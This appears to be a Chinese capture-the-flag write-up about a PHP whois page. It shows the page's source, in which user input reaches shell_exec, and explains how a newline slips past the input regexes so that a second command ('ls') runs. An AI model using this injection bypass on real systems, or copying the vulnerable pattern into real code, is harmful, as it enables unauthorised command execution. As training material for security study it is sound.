

直接访问http://49.232.142.230:15900/query.php
会直接爆出源码
<?php

error_reporting(0);

$output = null;
$host_regex = "/^[0-9a-zA-Z][0-9a-zA-Z\.-]+$/";
$query_regex = "/^[0-9a-zA-Z\. ]+$/";


if (isset($_GET['query']) && isset($_GET['host']) &&
      is_string($_GET['query']) && is_string($_GET['host'])) {

  $query = $_GET['query'];
  $host = $_GET['host'];

  if ( !preg_match($host_regex, $host) || !preg_match($query_regex, $query) ) {
    $output = "Invalid query or whois host";
  } else {
    $output = shell_exec("/usr/bin/whois -h ${host} ${query}");
  }

}
else {
  highlight_file(__FILE__);
  exit;
}

?>

<!DOCTYPE html>
<html>
  <head>
    <title>Whois</title>
  </head>
  <body>
    <pre><?= htmlspecialchars($output) ?></pre>
  </body>
</html>
具体执行的命令大概如下所示
/usr/bin/whois -h whois.verisign-grs.com baidu.com但是这里需要绕正则,通过正则可知我们无法使用常规的方法来拼接命令
# host参数只能由0-9、a-z、A-Z、.(点)、-(减号)以及\n或者\r 组成
$host_regex = "/^[0-9a-zA-Z][0-9a-zA-Z\.-]+$/";
# query参数只能由0-9、a-z、A-Z、.(点)、 (空格)以及\n或者\r组成
$query_regex = "/^[0-9a-zA-Z\. ]+$/";


可以看到**\n换行符** 和**\r回车符**是可以用的
这里回车符不行,但是换行符可以
这样子后端的命令就变成了
/usr/bin/whois -h whois.verisign-grs.com
ls